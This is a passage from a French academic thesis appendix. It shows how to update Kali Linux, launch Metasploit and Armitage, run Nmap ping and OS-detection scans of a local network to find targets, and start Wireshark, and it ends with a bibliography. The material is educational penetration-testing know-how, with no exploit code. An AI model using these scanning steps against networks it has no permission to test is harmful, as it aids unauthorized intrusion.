


Figure B.8 : fin de partitionnement de disque

Nous cliquons sur « oui » pour confirmer nos réglages.




Figure B.9 : formatage des partitions de disque

Nous cliquons sur « non »puis un clique sur continuer




Figure B.10 : configuration l'outil de gestion de paquets

Nous cliquons sur continuer

Figure B.11 : installation des programmes de démarrage GRUB sur un disque dur

Figure B.12 : fin d'installation de kalilinux

Afin d'installer kali linux nous le mettrons à jour : nous ouvrons la fenêtre terminale et nous exécutons la commande suivante « ***Apt-get update*** ».




Figure B.13 : mettre à jour kali linux

Après nous exécutons cette commande apt-get dist-upgrade, pour installer les mise à jour.




Figure B.14 : mettre à jour kali linux

C. Présentation de metasploit

C.1Lancement de Metasploit

Nous Cliquons sur l'onglet **application ➔ Kali linux ➔ Top 10 Security Tools ➔ metasploit Framework**. Il va se lancer en créant une base de données msf3ou bien il suffit d'ouvrir une fenêtre de terminal et d'exécuter la commande suivante :

root@kali:~# msfconsole

Figure C.1 : Lancement de Metasploit




Figure C .2 :L'écran initial de Metasploit.

À son premier démarrage, Metasploit affiche le nombre d'exploits, de charges, d'encodeurs disponibles. Il peut également indiquer le nombre de jours écoulés depuis la dernière mise à jour. En raison de sa communauté active et de son financement officiel,

Metasploit évolue rapidement, et nous devons rester en phase avec son développement. Pour cela, il suffit d'exécuter la commande suivante depuis un terminal :

msf >msfupdate.

C.2 : Exécution d'armitage :

Si armitage n'est pas installé sur notre version de Kali, nous procédons à son installation en exécutant la commande suivante :

root@kali:~# apt-get install armitage

Nous mettons la liste des exploits à jour. Nous tapons la commande suivante update msf > **msfupdate**




Figure C.3 : Commande ms update

Ensuite, nous devons démarrer le service PostgreSQL :

root@kali:~#service postgresql start




Figure C.4 : lancement de base de données

C.3 : démarrage d'armitage

Armitage est déjà installé sur kali linux, Pour lancer l'armitage, exécuter simplement la commande **root@kali:~#armitage**. Lors du chargement sélectionné préciser le host, port, user, passe du MSF, pour qu'armitage se connecte à l'instance de notre Metasploit. On peut laisser les valeurs par défaut et cliquer sur le bouton Connect.




Figure C.5 : connexion à armitage

Il vous est ensuite demandé si nous souhaitons démarrer Metasploit. Nous choisissons la réponse par défaut Oui. Une boîte de dialogue affiche le message "java.net.ConnectionException: Connection refused".nous laissons la pendant qu'Armitage et Metasploit procèdent à la configuration nécessaire. On finira par obtenir l'interface graphique illustrée à la Figure




Figure C.6 : Démarrage d'armitage




Figure C.7 : L'écran initial d'Armitage.

L'écran principal d'Armitage comprend deux parties. La zone supérieure est l'interface graphique qui permet d'interagir avec Metasploit, tandis que la zone inférieure permet des interactions en ligne de commande (comme si vous utilisiez le terminal plutôt que l'interface graphique). Les deux volets peuvent être employés pour interagir avec la cible. Lorsque des actions sont réalisées à l'aide de l'interface graphique, de nouveaux onglets s'ouvrent .automatiquement dans la partie inférieure.

C.4 : Scan avec Nmap

Après l'affichage d'Armitage on commence le scan par Nmap on suit les étapes suivantes : Nous allons dans le menu Hosts -> Nmap San -> ping scan.




Figure C.8. Nmap (ping scan)

Nous devons demander à Armitage de scanner le réseau local et d'identifier les cibles potentielles. Pour cela, il suffit de sélectionner Hosts-> Nmap San dans le menu et de choisir Quick Scan (OS detect) (voir Figure Pour lancer un scan rapide du réseau on va dans le menu Hosts.

Pour détecter les machines qui se connecte sur le réseau et les systèmes d'exploitation




Figure C.9. Nmap (quik scan)

C.5 Analyse avec Wireshark : Wireshark est l'analyseur de réseau et analyseur de protocole le plus populaire et puissant là-bas. Disponible pour Windows et Linux. C'est une longue histoire de l'évolution et a trop de fonctionnalités. Utile dans les tests de pénétration pour analyser le réseau et de son trafic. Pour demmarer wireshark on tape la commande suivante dans interface metasploit : **wireshark**




Figure C.10 : chargement de wireshark




Figure C.11 : Figure de contrôle de paquet par wireshark

Bibliographie

[1] : Guy PUJOLLE, les réseaux, livre de l'édition EYROLLES, (2008).

[2] : MR DAOUI, cours réseaux NTIC Master1 SI à l'université Mouloud Mammeri de Tizi Ouzou, (2011/2012).

[3] : Rebiha HADAOUI, Un IDS basé sur un algorithme inspiré du fonctionnement de colonies des fourmis, Mémoire de Magister à l'université de Boumerdès (2008/2009).

[4] : Laurent BLOCH et Christophe WOLFHUGEL, 2ème édition de Sécurité Informatique, de l'édition EYROLLES, (2009).

[5] : Dominique MANIE, Intégré la dimension éthique et le respect de la déontologie, Cours de « Certification Informatique et Internet » à l'université de lyon2, (2005).

[6] : Robert LINGEON, Guide de la sécurité des systèmes d'information, Centre national de la recherche scientifique, (1999).

[7] : Vincent REMAZEILLES, La sécurité des réseaux avec CISCO, ENI, (2009).

[8] : Jérôme DELDUCA, La sécurité informatique en mode projet - Organisez la sécurité du SI de votre entreprise, ENI, (2010).

[9] : Bruno M, La sécurité informatique CERAM, « Fondamentaux des sciences de l'information ».

[10] : Université de Nice, Le livre sécuritéinfo.com, (2010).

[11] : Thierry EVANGELISTA, Les systèmes de détection d'intrusions informatiques, DUNOD, (2004).

[12] : Eric FILIOL, Les virus informatiques, Springer Verlag, (2009).

[13] : Jean LENEUTRE, Concepts fondamentaux de la sécurité, cour de la sécurité informatique à l'école national des télécommunications de Paris.

[14] : Alexandre VIARDIN, Un petit guide pour la sécurité, (novembre 2003).

[15] : Ibrahim HAJJEH, Sécurité des échanges. Conception et validation d'un nouveau protocole pour la sécurisation des échanges, thèse doctorat à l'école national des télécommunications de Paris, (décembre 2004).

[16] : Marc FERRIGNO, Sécurisé les réseaux informatiques français, CESI Aquitaine Limousin Poitou-Charentes, (février 2002).

[17] Aminata THIAM, Sécurité de la Technologie de l'Information, la Cité Collégiale Cours analyse des risques et vulnérabilités, (mars 2012).

[18] Patrick ENGEBRETSON, les bases de haking, Publié par Pearson France Immeuble Terra Nova II 15 rue Henri Rol-Tanguy 93100 Montreuil, Copyright © 2013 Pearson France.

[19] David KENNEDY, Jim O'GORMAN, Devon KEARNS, Mati AHRONI, livre haking, sécurité et teste d'intrusion avec metasploit, (2013 Pearson France).

[20] Dongé LAURAENT, le teste d'intrusion dans les réseaux internet, outils Nessus sujet N° A04-03, (Paris, 2004).

[21] C.L Lorens, L.Levier, D.Valois, Tableaux de bord de la sécurité réseau2eme édition, PARIS, (2006).

[22] Douglas STINSON, livre Cryptographie, théorie et pratique « Présentation claire des mathématiques de la cryptographie », (2003).

[23] T.PEYRIN, Analyse de fonctions de hachage cryptographiques, Thèse de Doctorat ENS, Versailles, (novembre 2008).

[24] FreeRaduis, Serge BONDERES, Authentification réseau avec RADIUS 802.1X, EAP, Eyrolles (2007).

[25] Klauss MULLER, IDS : Système de détection d'intrusion, partie I, « LinuxFocus article number 292 ». Url : **http://linuxfocus.org.** Yacine Bouzida, (2006).

[26], Application de l'analyse en composante principale pour la détection d'intrusion et détection de nouvelles attaques par apprentissage supervisé, Thèse de doctorat de l'Université de Rennes, (2002).

[27] Eric ALATA, Observation, caractérisation et modélisation de processus d'attaques sur Internet, thèse de Doctorat, l'Institut National des Sciences Appliquées de Toulouse, (2007).

[28]

[29] Amakou MBATA, Olivier PERSENT, Firewall, pare-feu, mur de feu, PARIS (décembre 2006).

[30], Fortinet, Guide d'installation des FortiGate-100A Version 3.0MR1, Fortinet, (2006)

[31], Cisco Systém, Description des Serveurs de Sécurité Adaptatifs de la gamme Cisco ASA 5500 fiche technique, INC, (2007)

[32] Mickaël AVOLEDO, Pare-feu Cisco PIX 515^{E}, (2009).

[33] Vladimir HOLOSTOV, Forefront TMG 2010 Common Criteria Evaluation Guidance Documentation Addendum Microsoft Forefront Threat Management Gateway Team, Microsoft Corp, (2010).

[34] Yuri DIOGENES, Dr Tom SHINDER, Forefront Threat Management Gateway (TMG), Micrsoft Forefront TMG Team, Administrator's Companion, (2010).

[35], Prévention et détection d'intrusion issue de comment ça marche.

Http : //www.CommentçaMarche/.